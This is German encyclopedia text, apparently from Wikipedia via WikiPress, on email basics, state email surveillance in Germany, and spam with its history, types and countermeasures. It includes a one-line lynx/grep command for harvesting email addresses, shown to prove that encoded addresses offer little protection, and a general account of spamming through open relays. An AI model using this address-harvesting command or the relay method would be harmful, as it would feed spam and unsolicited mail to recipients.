*Die E-Mail-Adresse* – Eine E-Mail-Adresse besteht immer aus zwei Teilen: zum einen dem *local-part* genannte Teil vor dem @, zum anderen dem *domain-part* hinter dem @. Beide Teile werden durch das At-Zeichen (@) (Aussprache engl. »at« oder umgangssprachlich »Klammeraffe« oder »Affenschwanz«) verbunden. Es ergibt sich also: *lokaler_teil@domainname*, zum Beispiel *max.mustermann@wikipedia.org*. Der hintere Teil (domain-part) fungiert dabei wie Stadt und Postleitzahl bei einer Postanschrift: Durch ihn wissen die Server, die die E-Mail weiterleiten, an welchen Server diese zugestellt werden soll. Der vordere Teil (local-part) hingegen ist quasi das Postfach, in welches die E-Mail »eingeworfen« werden soll.

*Dateianhänge* – Ein Dateianhang (engl. *attachment*) ist eine Datei, welche im Body einer E-Mail verschickt wird. Dies wird durch das MIME-Protokoll ermöglicht, welches die Unterteilung des Bodys und die Kodierung der Datei regelt. Dateianhänge können Computerviren beinhalten, daher sollte sorgsam mit ihnen umgegangen werden. Die Größe eines Attachments ist zwar prinzipiell nicht begrenzt, wird aber in der Realität durch Größenbeschränkungen für die gesamte E-Mail limitiert.





### Versand

*Verwendete Protokolle*

- SMTP ist ein Protokoll zum Mailversand und -Transport.
- POP3 dient zum Abruf von Mails von einem Mailserver.
- IMAP dient dazu, auf Mailboxen zuzugreifen, die auf Mailservern liegen.
- UUCP ist ein Protokoll, mit dem E-Mails gesammelt werden und beim nächsten Verbindungsaufbau verschickt werden. Es hat heute stark an Bedeutung verloren.

*Überwachung*

Inzwischen wird in vielen Ländern der E-Mail-Verkehr vom Staat überwacht. In Deutschland sind seit dem Jahr 2005 Internet Service Provider verpflichtet, entsprechende Hard- und Software vorzuhalten, um einer Überwachungsanordnung sofort Folge leisten zu können, ohne für die daraus erwachsenden Kosten einen finanziellen Ausgleich zu erhalten. Erste Internet Service Provider haben mit damit begründeten Preiserhöhungen begonnen.

**Benutzerschnittstelle –** Zur Nutzung von E-Mail benötigt man eine Möglichkeit, E-Mails zu erzeugen und zu empfangen. Hierfür gibt es mehrere Möglichkeiten, die im Folgenden aufgeführt sind.

*E-Mail-Programm* – Zur Nutzung von E-Mail kann ein E-Mail-Programm, auch E-Mail-Client oder Mail-User-Agent (MUA) genannt, verwendet werden. Ein solches Programm ist meist auf dem Rechner des Benutzers installiert und kommuniziert mit einem oder mehreren Mail-Servern eines Mail-Providers.

*Webmail* – Als alternatives Verfahren zur Verwendung eines E-Mail-Programms hat sich auch die Nutzung von Webmail etabliert. Webmail ermöglicht die Nutzung von E-Mail mithilfe eines Web-Browsers über ein Web-Interface. Bei der Benutzung einer Webmail-Oberfläche werden die E-Mails nicht auf dem eigenen PC bearbeitet, sondern auf einem Web-Server eines Mail-Providers.

### Vor- und Nachteile

**Authentizität und Schutz des Inhaltes –** Die meisten E-Mail-Nachrichten werden im Klartext verschickt, können also prinzipiell auf jedem Rechner, den die Nachricht auf ihrem Weg vom Absender zum Empfänger

passiert, gelesen werden. Zieht man eine Analogie zur Briefpost, ist eine E-Mail daher eher mit einer Postkarte vergleichbar als mit einem durch einen Umschlag vor neugierigen Blicken geschützten Brief.

Ebenfalls ähnlich wie bei einem Brief oder einer Postkarte und genauso einfach lassen sich E-Mails mit einer falschen Absenderadresse verschicken, was zum Beispiel bei ➡Spam (UCE/UBE) oft zu beobachten ist. Empfangsadresse, CC- und BCC-Adressen lassen sich gleichermaßen fälschen (address spoofing).

Die Lösung für diese beiden Probleme ist ➡Verschlüsselung und Absenderauthentifizierung. Hierzu existieren (unter anderem) die Verfahren PGP und dessen freie Variante GnuPG, sowie S/MIME (vorwiegend im B2B-Bereich), die jedoch noch nicht besonders weit verbreitet sind. Selbst solche Verschlüsselungsverfahren decken lediglich den Inhalt der E-Mail ab, nicht die Betreff-Zeile oder das E-Mail-Datum. Dadurch können unter Umständen Rückschlüsse auf den Inhalt einer verschlüsselten Mail gezogen werden.

**Beweiskraft –** E-Mails haben wenig Beweiskraft, da der Sender bei den herkömmlichen Protokollen und Log-Mechanismen keine Möglichkeit hat, zu beweisen, wann er was an wen versendet hat und ob der Empfänger die E-Mail erhalten hat. Durch eine elektronische Signatur und vor allem durch eine qualifizierte elektronische Signatur können allerdings im Rechtsverkehr (Zivilrecht, Verwaltungsrecht) Verbindlichkeiten geschaffen werden, die auch vor Gericht Bestand haben. Umgangssprachlich wird dann von einer »digitalen Unterschrift« gesprochen. Das verbindliche Setzen eines Zeitstempels wird unter bestimmten Voraussetzungen ebenfalls anerkannt. Näheres wird im Signaturgesetz geregelt. Den Empfang der Nachricht kann eine Signatur allerdings nicht beweisen, hierzu ist beispielsweise eine – idealerweise ebenfalls signierte – Antwort notwendig. Einige Dienstleister bieten Lösungen an, die Signatur, Verschlüsselung und Antwort automatisieren (zum Beispiel E-Mail-Frachtdienst genannt).

**Laufzeit –** E-Mail wurde, anders als zum Beispiel Telefon oder IRC, nicht für zeitgleiches (synchrones) Senden und Empfangen entwickelt, sondern ist wie Briefpost oder Fax ein asynchrones Kommunikationsmedium – der Sender kann seine Nachricht auch senden, wenn der Empfänger sie nicht sofort entgegennehmen kann.

Die Laufzeit der E-Mail kann ein Problem darstellen, da sie – anders als zum Beispiel beim Telefax – nicht vorhersehbar ist und unter ungünstigen





Voraussetzungen stark schwanken kann. Die Schwankungen der Laufzeit werden durch eine Vielzahl von Parametern beeinflusst, vor allem durch die Auslastung der beteiligten Mailsysteme sowie der für E-Mail bereitstehenden Übertragungskapazität der die Mailsysteme verbindenen Leitungen. Ist der Mailserver des Empfängers länger nicht erreichbar, oder die Mail wird nur in großen Zeitabständen auf den Server des Empfängers übertragen, kann es durchaus zu Laufzeiten von einigen Tagen kommen.

**Absenderauthentifizierung –** Im Jahre 2004 gab es verschiedene Versuche, das Spam-Problem in den Griff zu bekommen. Dabei konkurrierten die Verfahren Sender ID von Microsoft, Sender Policy Framework (SPF), DomainKeys von Yahoo!, RMX und AMTP um die Gunst der Umsetzung. Eine IETF-Arbeitsgruppe versuchte, einen Standard zu definieren. Die Funktionsweise ist bei allen Verfahren ähnlich. Durch einen Zusatzeintrag im DNS sollte es möglich sein, den sendenden Mailserver zu verfizieren. Die IETF-Arbeitsgruppe scheiterte aber letztendlich an ungeklärten Patentansprüchen von Seiten Microsofts. Die verschiedenen Verfahren sollen nun in eigenen Verfahren als RFCs umgesetzt werden.

*Quelle: http://de.wikipedia.org/wiki/E-Mail. Historie: 16.11.01: Angelegt von Seef , danach bearbeitet von den Hauptautoren Wikifh, Stw, Elian, Stern, Kinley, NewImage, Odino, Geof, Ernesto, Ulrich.fuchs, Fgb, Diddi, Wer1000, Weede, Finanzer, ErhardRainer, Harald Mühlböck, Seef, IGEL, HenrikHolke, Elshalif, Walter Koch, Chrisbra, Learny, Kleiner Frosch, Anneke Wolf, Vux, Guillermo, ChristianErtl, Fomafix, J. 'mach' wust, Hubi, Mac, Nimmich, Achim Raschka, FutureCrash, Zwobot, Mxr, OderWat, DaB., Vlado, Yath, ChristophDemmer, Dishayloo, Haize, Steven Malkovich, AT, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## E-Mail-Überwachung

E-Mail-Überwachung ist die konkrete Ausgestaltung der Überwachung auf den Dienst ➡E-Mail.

### Rechtslage in Deutschland

Nach Telekommunikationsgesetz §110 und Telekommunikations-Überwachungsverordnung müssen seit dem Jahr 2005 alle Betreiber, die Telekommunikationsdienste für die Öffentlichkeit anbieten, d. h. öffentliche E-Mail-Server betreiben, die mehr als 1.000 Teilnehmeranschlüsse haben, »überwachungsbereit« sein. Das heißt: Sobald eine E-Mail-Überwachung angeordnet wird, muss sie unverzüglich durchgeführt werden können. Dabei ist der Begriff »Teilnehmeranschluss« nicht klar definiert.

### Kosten

Die Kosten, sowohl für die Vorhaltung der Überwachungstechnik als auch für die konkrete Durchführung, hat der Betreiber zu tragen. Entsprechende Lösungen kosten ab etwa 20.000 EUR aufwärts.

### Wer darf die Überwachung anordnen?

Je nach Fall und Rechtsgrundlage in der Regel:

- ein Richter
- ein zuständiger Bundesminister oder Landesminister
- Polizei
- Zoll
- Bundesamt für Verfassungsschutz
- ein Landesamt für Verfassungsschutz

### Wie funktioniert die Überwachung?

Es wird anhand von E-Mail-Adressen überwacht. Der E-Mail-Verkehr wird komplett gefiltert und der MIME-Header einer E-Mail auf die Existenz einer gesuchten E-Mail-Adresse hin überprüft. Wurde eine solche E-Mail-Adresse gefunden, wird die komplette E-Mail auf einen Server des Überwachers per FTP kopiert. Pikanterweise wird die Verbindung zwischen E-Mail-Filter-Server und dem Überwacher-Server mit IPsec verschlüsselt.

### Ungeklärte Fragen

- Wie zählt man »Teilnehmeranschlüsse«?
- Darf ein E-Mail-Server-Betreiber darüber informieren, dass in seinem konkreten Fall der E-Mail-Verkehr überwacht wird?

*Quelle: http://de.wikipedia.org/wiki/E-Mail-Überwachung. Historie: 3.1.05: Angelegt von Fgb, danach bearbeitet von den Hauptautoren Fgb, Forevermore, Stefan Selbach, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Spam

Spam ist der unverlangte, massenhafte, meist strafbare Versand von Nachrichten. Diesen Missbrauch bezeichnet man als *spamming/Spammen* und die Täter als *Spammer*. Die Bezeichnung »Spam« bezog sich ursprünglich auf das Überfluten von Newsgroups im Usenet mit Werbebotschaften und wurde später auf ➔E-Mails übertragen.





### Begriffsherkunft

Der Begriff entstammt einem Sketch der englischen Comedyserie Monty Python's Flying Circus: In einem Café besteht die Speisekarte ausschließlich aus Gerichten mit SPAM, die »SPAM« teilweise mehrfach hintereinander im Namen enthalten (*SPAM* ist ein Markenname für Dosenfleisch, 1936 entstanden aus *spiced ham*, fälschl. auch *spiced pork and meat/ham*). Ein Gast verlangt nach einem Gericht ohne SPAM, die Kellnerin empfiehlt ein Gericht mit »wenig« SPAM; als sich der Gast aufregt, fällt ein Chor aus Wikingern, die die beiden anderen Tische besetzen, mit einem Loblied auf SPAM ein, bis der Sketch im Chaos versinkt. Im anschließenden Abspann wurden die Namen der Mitwirkenden ebenfalls um »SPAM« ergänzt. Im Sketch wird das Wort Spam insgesamt knapp 100-mal erwähnt.

### Arten von Spam

Spam, auch Junk Mail, abschätziger Ausdruck für den (meist kommerziellen) Missbrauch des Internets zur massenweisen Verbreitung unerwünschter Werbung über die Dienste E-Mail, News und Mailinglisten.

Das Phänomen Spam hat seinen Ursprung im Usenet, dort bezeichnet man damit wiederholte Artikel in den Newsgroups, die substanziell gleich sind oder für dieselbe Dienstleistung werben.

*Unsolicited Bulk E-mail* (zu deutsch »Unverlangte Massen-E-Mail«, kurz UBE) sind E-Mails, die unangefordert an eine große Anzahl von Empfängern verschickt werden. *Unsolicited Commercial E-mail*, kurz


Abb. 16: Spam in einem Gmail-Konto

UCE, ist eine häufige Unterart davon: die unverlangte Zusendung von Werbung.

Daneben gibt es noch das so genannte Suchmaschinen- oder Index-Spamming, bei dem der Verursacher die Ergebnisse, die eine Internet-Suchmaschine auf eine Stichworteingabe hin ausgibt, mit speziellen Tricks derart manipuliert, dass auf den vordersten Plätzen Webseiten angezeigt werden, die keine für den Surfer relevanten Informationen enthalten. Auch Logfiles von Webservern sind nicht vor Spam gefeit, diese werden häufig mit gefälschten Referrer-Daten gefüttert. Webforen, Blogs und Wikis sind ebenfalls von Spam betroffen.

Mittlerweile gibt es spezialisierte Programme für fast jeden über das Internet öffentlich zugänglichen Kommunikationskanal: SPIM (Spam over Instant Messaging) betrifft Programme oder Protokolle wie z. B. IRC, ICQ oder den Windows Nachrichtendienst. SPIT (Spam over Internet Telephony) sind unerwünschte Anrufe per VoIP.

Auch die Kommunikation per Handy ist von Spam betroffen, einerseits durch verstärkten Einsatz von Mobile Marketing zur Marktforschung, andererseits durch unerwünschte SMS, die in Japan schon bis zu 90 % aller elektronischen Nachrichten ausmachen.

### Usenet

Mitte der 1990er Jahre, als noch die wenigsten Menschen und Unternehmen eine E-Mail-Adresse hatten und schon allein von daher massenhafter E-Mail-Versand noch nicht möglich war, fand das Wort Spam seinen Weg ins Usenet. Es sollte die Tätigkeit Einzelner bezeichnen, ihre immer gleichlautende Werbung in tausende von Newsgroups zu posten, ohne sich um die thematische Zweckentfremdung zu scheren oder sich für die nachfolgenden Diskussionen zu interessieren.

Der allererste Spam, der extrem viele Newsgroups verunreinigte, war 1994 eine Werbekampagne des Rechtsanwaltsbüros Canter & Siegel (USA), die dafür warb, bei der Teilnahme an der Verlosung von Greencards behilflich zu sein.

Im Zuge dieses Spams fassten die ersten Benutzer den Mut, ihn zu canceln, also zu löschen, obwohl es illegal ist, anderer Leute Beiträge zu canceln. Später ergab eine Umfrage (Strawpoll) im Usenet, dass ca. 90 % aller Benutzerinnen und Benutzer das Canceln von Spam begrüßen.

Die Flut an Spam-Artikeln vor allem in den sexuellen Diskussions-Newsgroups alt.sex.* und in den erotischen Bilder-Newsgroups alt.binaries.pictures.erotica.* eskalierte und nahm gewaltige Ausmaße an. Bis zu





über eine Million Spam-Artikel pro Tag wurden eingestellt. Währenddessen entwickelte sich eine Truppe freiwilliger Aktivisten, die mit immer ausgefeilteren und effizienteren Programmen (so genannte *Cancelbots*) den Spam wieder cancelten. In die Geschichte des Usenet eingegangen sind beispielsweise die Spam-Canceller Robert Braver, Lysander Spooner (Pseudonym), Cosmo Roadkill (Pseudonym), Chris Lewis und Andrew Gierth. Letzterer veröffentlichte in der Newsgroup news.admin.net-abuse.announce täglich quasi als Siegertreppchen eine Rangordnung derjenigen, die am Vortag den meisten Spam gecancelt hatten, wobei die ersten in dieser Liste eine Größenordnung von mehreren Tausend erreichten. Diese Aktivisten sprachen sich untereinander mit einer Mailing-Liste ab. Sie demonstrierten zwischendurch durch einen Streik, wie das Usenet ohne ihre freiwillige Arbeit aussehen würde.

### Spambekämpfung im Usenet

- Das unmittelbarste und wirksamste Instrument ist das Canceln. Damit veranlasst man alle entsprechend konfigurierten Newsserver, den Spam zu löschen. Diese Maßnahme greift um so erfolgreicher, je schneller sie auf Spam reagiert, weil sie nur denjenigen zugute kommt, die den Spam noch nicht mit dem Newsreader vom Newsserver heruntergeladen haben. Das Canceln von Spam erfordert die sorgfältige Einhaltung vielfältiger Regeln, man kann dabei sehr viel falsch machen.
- Beschwerden an die Newsprovider der Spammer können bewirken, dass diesen die Nutzungsmöglichkeit des jeweiligen Newsservers entzogen wird.
- Sehr selten werden Newsprovider, die auf Beschwerden nicht reagieren, mit einem Usenet Death Penalty (UDP) belegt, welches in zwei Formen geschehen kann:
  - Passives UDP: Die Administratoren der wichtigsten Newsserver einigen sich darauf, dass alle Usenet-Artikel, die über die Newsserver des »schwarzen Schafes« gelaufen sind, nicht weitergeleitet werden und damit verschwinden.
  - Aktives UDP: Die Spam-Canceller verständigen sich darauf, alle Artikel, die von den Newsservern des »schwarzen Schafes« aus ins Usenet gelangt sind, zu canceln, so als seien sie Spam.
- Newsgroups, die »sex« in ihrem Namen tragen, lassen sich umbenennen. Dies ist sehr erfolgreich mit der ehemaligen Newsgroup de.talk.sex geschehen, die heute de.talk.liebesakt heißt und damit kaum noch Spam anlockt.

- NoCeM als Alternative zum Canceln: Während das Canceln erfordert, jedem einzelnen Spam-Artikel eine eigene Cancel-Message hinterherzuschicken, kommt dieses Verfahren mit Steuernachrichten aus, die gleich ganze Listen von Spam-Artikeln enthalten. Diese NoCeM-Steuernachrichten werden allerdings nur von speziellen Clients verstanden, die nicht besonders weit verbreitet sind, und sind im Gegensatz zu Cancel-Messages nicht imstande zu vereiteln, dass als Folge von Spam Diskussionen über den Spam, die zum Thema der jeweiligen Newsgroup gar nicht passen, die Newsgroup unleserlich machen.
- Moderierte Newsgroups: Die Beiträge gelangen nicht unkontrolliert ins Usenet, sondern werden von einem Moderator abgefertigt, der Spam abfangen kann. Es gelingt nicht immer, einen Freiwilligen für dieses Amt zu finden. Die ehemals sehr erfolgreiche Stellenanzeigen-Newsgroup misc.jobs.offered musste aus diesem Grund abgeschafft werden.
- Serverseitige Maßnahmen: Newsserver-Software lässt sich mit Add-Ons ergänzen, die Spam erkennen und zurückweisen.
- Clientseitige Maßnahmen: Die meisten Newsreader verfügen über ein so genanntes Killfile, das steuert, was man zu sehen bekommt. Der Bayessche Filter sortiert erwünschte und unerwünschte E-Mails, nach einem Training durch den Benutzer des E-Mail-Clients.
- Wegwerf-E-Mail-Adressen: Bei der Verwendung von Wegwerf-E-Mail-Adressen gibt der Benutzer anstelle seiner eigenen Adresse eine temporäre, gültige E-Mail-Adresse an. Der Benutzer hält seine eigentliche Adresse somit anonym und verhindert, dass sein E-Mail-Konto mit Spam zugedeckt wird.

### E-Mail-Spam

E-Mail-Spam wird auch als UBE (unsolicited bulk e-mail) bezeichnet. Je nach Motiv und Ursache unterscheidet man:

- Unsolicited Commercial E-Mail, UCE, also Werbung: Meist handelt es sich dabei um dubiose oder besonders günstige Angebote bzgl. Sex, Penis- oder Lebensverlängerung, Software, Markenprodukte, Medikamente etc.
- Scam: »Beworben« wird hierbei oft eine Gelegenheit, bei der der Empfänger leicht an Geld kommen kann. Besonders häufig fällt dabei die Nigeria-Connection auf, leicht zu erkennen an einem sehr langen, larmoyanten, anbiedernden Text, oft in Großbuchstaben und mit geradezu aberwitzig hohen Geldbeträgen.





- Phishing Mails: Hier wird versucht an vertrauliche Daten des Empfängers zu kommen. Üblicherweise behauptet die Mail von einem dem Empfänger bekannten Unternehmen oder Anbieter zu sein und enthält Links zu den vermeintlichen Einstiegsseiten. Wird diese Art Betrugsmail massenhaft versendet, wird meist auf Anbieter mit entsprechend vielen Kunden gezielt oder dort wo der Betrüger einen Zusammenhang zwischen Adressen und Anbieter herstellen kann, z. B. beim Mail-Provider.
- Würmer und Viren: Der Verbreiter hat verschuldet, dass sich diese von seinem Rechner aus weiterverbreiten. Er hat nicht die allgemein bekannten Schutzmaßnahmen ergriffen, damit Datei-Anhänge in den E-Mails, die er empfängt, nicht vollautomatisch ausgeführt werden, oder er hat absichtlich auf so ein Attachment geklickt, ohne mit dem vermeintlichen Absender etwas Derartiges vereinbart zu haben.
- Belästigungsmails ohne nähere Information an diejenigen, deren E-Mail-Adresse als Absender von Wurm- oder Virus-E-Mails gefälscht war. Der Täter hat eine defekte Virenschutz-Software in Betrieb gesetzt, die vollautomatisch diesen Vandalismus begeht, ohne sich Gedanken zu machen, dass Würmer und Viren immer gefälschte Absender tragen und dass die Opfer mit solchen Mitteilungen nichts anfangen können, wenn eine Kopie der zurückgewiesenen E-Mail mit allen Headern fehlt, die eine Recherche der Herkunft erlauben würde.
- Newsletter und Mailinglisten, bei denen man von unbekannten Dritten als Abonnent eingetragen wurde und denen der nötige Schutzmechanismus fehlt, um solche gefälschten Bestellungen zu erkennen.
- Joe-Jobs: UBEs, die so aussehen, als kämen sie von einer anderen Person als dem Täter. Zum Beispiel hat der Täter den Namen und/oder die E-Mail-Adresse einer bestimmten Drittperson in der E-Mail angegeben. Verfolgungsmaßnahmen gegen den vermeintlichen Täter treffen und schaden der Drittperson, was das eigentliche Ziel des Joe Jobs ist.
- HOAXes: Sensationelle, aber meist falsche Gerüchte, die unbedarft an möglichst viele Freunde und Bekannte weitergeleitet werden, weil sie so aufregend sind (z. B. auch Kettenbriefe). Im Gegensatz zu Würmern wird hier der Empfänger selbst dazu gebracht die Mail zu verbreiten.

**Definition von UCE –** Der Inhalt der E-Mail muss werbender Natur sein. Enthält der Inhalt nicht wenigstens entfernt Werbung, handelt es sich nicht um UCE. Insbesondere sind die Massenaussendungen, die Würmer und Trojaner erzeugen, keine unerwünschte Werbe-E-Mail, sondern »nur« Unsolicited Bulk E-mail, kurz UBE.

Den Begriff der unerwünschten Werbung hat die Rechtsprechung mittlerweile definiert. Dabei ist Werbung immer dann unerwünscht, wenn sie außerhalb einer bestehenden Geschäftsbeziehung versandt wird oder keine Zustimmung des Empfängers vorlag bzw. zu mutmaßen war. Die Einwilligung des Empfängers in künftige Werbesendungen wird praktisch häufig über nebulöse AGB zum Beispiel bei Preisausschreiben oder Foren-Registrierungen erschlichen. Das gemutmaßte Interesse des Empfängers soll es dem Absender ermöglichen, Geschäfte anzubahnen: Es liegt im legitimen Interesse eines Unternehmers, neue Kunden gewinnen zu wollen. Allerdings setzt die Rechtsprechung strenge Maßstäbe an das gemutmaßte Interesse, um es nicht zu einem Freibrief für unlautere Versender von Werbe-E-Mails verkommen zu lassen. Die Begründung für die Mutmaßung muss individuell, also für jeden Empfänger, schlüssig vorgetragen werden. Der Absender der Werbung ist dabei beweispflichtig. Insofern trifft ihn eine Beweislastumkehr.

**Technische Voraussetzungen für E-Mail-Spam –** Um unerwünschte E-Mail-Werbung zu versenden, wird softwareseitig lediglich ein *Mail Transfer Agent* benötigt, als Hardware reichen ein einfacher Internetzugang und ein durchschnittlicher Rechner völlig aus: Die Werbung muss dann im Prinzip nur einem *Open Relay*, also einem schlecht konfigurierten Mailserver, übergeben werden. Dabei reicht es aus, diesem Rechner alle Empfänger zu benennen. Die Nachricht selbst muss nur einmal übertragen werden. Der Server kümmert sich dann um den weiteren Versand.

Allerdings hat dank Realtime Blackhole Lists die Zahl offener Relays inzwischen stark abgenommen. Die meisten Mailserver werden im Interesse der eigenen Funktionalität mittlerweile sinnvoll konfiguriert und ermöglichen diesen einfachen Versand nicht mehr. Dann kann der Spammer seine Werbung auch direkt von seinem Rechner an Mailserver versenden. Ursache dafür ist, dass das Simple Mail Transfer Protocol es jedem ermöglicht, von jedem Rechner der Welt aus ohne Authentifizierung Nachrichten an Empfänger auf diesem Server zu versenden.

**Auswirkungen –** Spam verursacht im System der weltweiten E-Mail-Kommunikation einen erheblichen Schaden. Da heutzutage kaum mehr ungestörter E-Mail-Empfang möglich ist, wird angenommen, dass immer mehr Nutzer die Kommunikation per E-Mail meiden und auf weniger störanfällige Kommunikationsformen ausweichen, selbst wenn diese weniger komfortabel sind.





Spam verursacht Kosten

- durch verlorene Arbeitszeit, die durch das Aussortieren und Lesen von Spam entfällt. Typischerweise haben Mailboxen und E-Mail-Clients ein Größenlimit. Sobald dieses erreicht wurde, werden keine weiteren Nachrichten angenommen und der Empfang von weiteren E-Mails blockiert.
- durch die Beschaffung neuer und oftmals schnell veralteter ➔Filtersoftware und -hardware. Da Spamfilter in aller Regel nicht zuverlässig arbeiten, entstehen zudem Schäden in häufig nicht zu bezifferender Höhe durch fälschlich blockierte Nachrichten, sowohl beim Absender, der die Nachricht erneut versenden muss, als auch beim Empfänger, der die Nachricht nicht erhält.
- durch Internet-Verbindungskosten: Unternehmen und Internet-Provider bezahlen ihre Leitungen typischer Weise nicht nach Zeit, sondern nach übertragener Datenmenge oder mittlerem Datendurchsatz. Damit kostet jedes Byte Spam, das über die Leitung wandert.
- durch ausfallende oder langsamer arbeitende Mailserver. 2004 wurden unter anderem die Server der TU Braunschweig, der FU Berlin und der Bundesregierung per Spam-Mail attackiert. Damit entstehen ganz massive wirtschaftliche und technische Schäden und Gefahren.

**Verhinderung von Spam –** Neben der Filterung der Nachrichten kann Spam dadurch verringert werden, dass E-Mail-Adressen nur an vertraute Personen weitergegeben und nicht im Internet veröffentlicht werden. Um trotzdem an Foren teilzunehmen oder eine Webseite zu betreiben, gibt es Möglichkeiten, die E-Mail-Adresse zu verschleiern.

*Verschleierung von E-Mail-Adressen* – Wird für ein öffentliches Forum, zum Beispiel Usenet, eine E-Mailadresse benötigt, lohnt es sich, Wegwerf-E-Mailadressen mit einem internen Zähler (z. B. von Spamgourmet) und einer zeitlich beschränkten Gültigkeit anzulegen.

Da die E-Mail-Adressen aus dem Internet von so genannten Spam-Harvestern automatisch aus den Newsgroups und Webseiten extrahiert werden, kann die Erwähnung einer E-Mail-Adresse auf Webseiten und im Text von Usenet-Artikeln auch so manipuliert werden, dass sie nur von Menschen, aber nicht von Maschinen verstanden wird. Beispielsweise wird statt »Paul@example.org« die Adresse »PaulXYZ@example.org (entferne XYZ)« angegeben. Das Robot-Programm erkennt die Manipulation nicht – die E-Mail-Adresse »Paul@example.org« bleibt UBE-frei.

Im Header von Usenet-Artikeln, d. h. in den Einstellungen des Newsreaders, verstößt diese Maßnahme gegen RFC 1036 und RFC 2822.

Fälschungen im Domainteil einer E-Mailadresse (also hinter dem @-Zeichen) sind auch möglich. Um absichtlich, und für Postmaster leichter zu erkennen, eine ungültige Adresse zu verwenden, wurde die Top Level Domain (TLD) .invalid erfunden. Ob sie sich durchsetzen wird und ob die Harvester sich anpassen werden, steht noch aus.

Allerdings wird berechtigt die Ansicht vertreten, das Verfälschen von E-Mail-Adressen bekämpfe nicht die Ursachen von Spam, sondern treffe lediglich unbeteiligte Dritte. Fehlermeldungsmails belasten diejenigen, deren Adresse als Absender verwendet wurde. Das SMTP ermöglicht einfaches Fälschen der Absenderadresse, weshalb UBE häufig unter falschem Namen versandt wird. Die Bounces erzeugen zudem unnötigen Datenverkehr im Netz. Das Verwenden verfälschter Adressen ist damit inakzeptabel.

Die häufig empfohlene Kodierung der Zeichen in der Form »a@b.c« stellt für Adresssammler kein Hindernis dar, da beispielsweise der Kommandozeilen-fähige Browser lynx die Adressen korrekt auslesen kann (»lynx --dump <url> | grep @«).

Häufig wird auch eine ➡Verschlüsselung mittels Javascript vorgeschlagen. Um diese zu knacken, muss der Harvester einen Javascript-fähigen Browser integrieren. Dies stellt eine etwas höhere Hürde dar, schließt allerdings Nutzer von Browsern, die kein JavaScript unterstützen, aus.

Eine hohe Sicherheit bieten auch so genannte *Captchas*, mittels derer Menschen von Maschinen unterschieden werden sollen. So wird vorgeschlagen, die E-Mail-Adresse in einem Bild anzugeben oder in einer Audio-Datei zu buchstabieren. Allerdings sind diese Lösungen weder besonders komfortabel noch barrierefrei. Auch bei einer Angabe als Audio-Datei und Bild sind sie zum Beispiel für Taubblinde unverständlich.

Im Usenet und auf Mailinglisten kann auch im »From«-Header eine nicht gelesene »Müll-Adresse« und bei »Reply-To« die eigentliche Adresse eingetragen werden. Damit kommen Antworten an der korrekten Adresse an, die Täter scannen aber normalerweise nur die From-Adressen.

Auf Webseiten stellen Kontaktformulare (CGI oder PHP) eine gute Alternative zur Angabe der E-Mail-Adresse dar. Sie bieten dem Leser eine komfortable Möglichkeit zur Kontaktaufnahme mit dem Webseitenbetreiber, verhindern aber das »Ernten« der E-Mail-Adresse.





*Nutzung von BCC* – Um E-Mail-Adressen nicht unnötig zu verbreiten, empfiehlt es sich, E-Mails an viele Empfänger an sich selbst zu adressieren und die eigentlichen Empfänger in das BCC-Feld zu nehmen. Diese erhalten dann eine so genannte *Blindkopie* (BCC, Blind Carbon Copy). Die Adressen im BCC-Feld werden den Empfängern nicht übermittelt.

*Maßnahmen für Mailserverbetreiber* – Kann der einzelne Benutzer nur verhindern, dass er selbst UBE erhält, bietet sich für Administratoren von Mailservern die Möglichkeit, die Verbreitung von UBE einzuschränken. Dies beginnt bei der richtigen Konfiguration des Mailservers, der es nur autorisierten Benutzern gestatten sollte, E-Mails zu verschicken. Diese Maßnahme ist allerdings nur ein Tropfen auf den heißen Stein, da UBE fast nie über den Mail-Server des Absenders, sondern über den des jeweiligen Empfängers verschickt wird.

Auf der Gegenseite kann der Mailserver den Empfang von E-Mails, die von so genannten Open Relays stammen, über die jeder unautorisiert Mails einliefern kann, ablehnen. Mehrere Organisationen, zum Beispiel die Open Relay Database, bieten Listen solcher fehlkonfigurierter Mailserver an, die der Serveradministrator zur Überprüfung nutzen kann. Da sich offene Relays immer seltener finden, ist eine mittlerweile weitaus effektivere Möglichkeit, das Anliefern durch Einwahlzugänge nur nach Authentifizierung zu gestatten. Auch hierfür gibt es öffentliche Datenbanken, meist lassen sich Einwahlzugänge auch leicht anhand des Domainnamens erkennen.

So genannte Teergruben können das Abliefern von UBE nicht verhindern, bieten aber eine Gegenmaßnahme gegen den Versandmechanismus der Täter, indem sie mit äußerst langsamen Reaktionen eine UBE-versendende Gegenstelle bei der Arbeit aufhalten. Die Kommunikation zwischen empfangenden System und dem UBE-Sendesystem wird quasi zähflüssig wie Teer, anstatt nur Sekundenbruchteile dauert Versandvorgang mehrere Minuten.

Bei White/Blacklist-Filtern antwortet das Mailsystem zunächst allen unbekannten Versendern und fordert diese höflichst auf, sich beim Mail Transfer Agent zu registrieren. Durch eine Aktion (z. B. eine Zahl aus einem generierten Bild abschreiben) bestätigt der Sender, dass er ein Mensch ist und ernsthaftes Interesse hat. Wenn er korrekt antwortet, bekommt der Empfänger die bis dahin aufgehobene Mail zugesandt. Der Versender wird daraufhin in die Whitelist aufgenommen. Lehnt der Empfänger

den Absender jedoch trotzdem ab, sendet er eine Mail mit dem Subject ****SPAM**** an den Absender. Der W/B-Filter fängt diese Mail ab und verschiebt dann die Adresse von der Whitelist auf die Blacklist. Eingehende Mails der Blacklist werden verworfen beziehungsweise automatisch beantwortet.

Es gibt noch weitere Registrierungsmöglichkeiten im W/B-Filter-Verfahren, z. B. über einen URL mit ID (z. B. `http://www.example.com/mail.php?ID=20032311-021`). Systeme der Art, die die Reaktion des Sendenden erfordert, werden auch als *Challenge-Response-System* bezeichnet. Viele Anwender und (vor allem) Administratoren sehen sie jedoch als »kein zweckdienliches System« zur UBE-Vermeidung an, und zwar aus folgenden Gründen:

- Die Absenderadresse einer UBE wird im günstigsten Fall mit einer ungültigen Adresse, im Normalfall mit der Adresse eines Unbeteiligten versehen. Im Falle einer ungültigen Adresse führt der Versuch der Zustellung der Challenge-Mail zu einem Bounce, damit also zu einer Ressourcenverschwendung. Ist die Adresse gültig, so wird diese vom Challenge-Response-System »belästigt«, womit der Benutzer des Systems technisch selbst zum Täter wird.
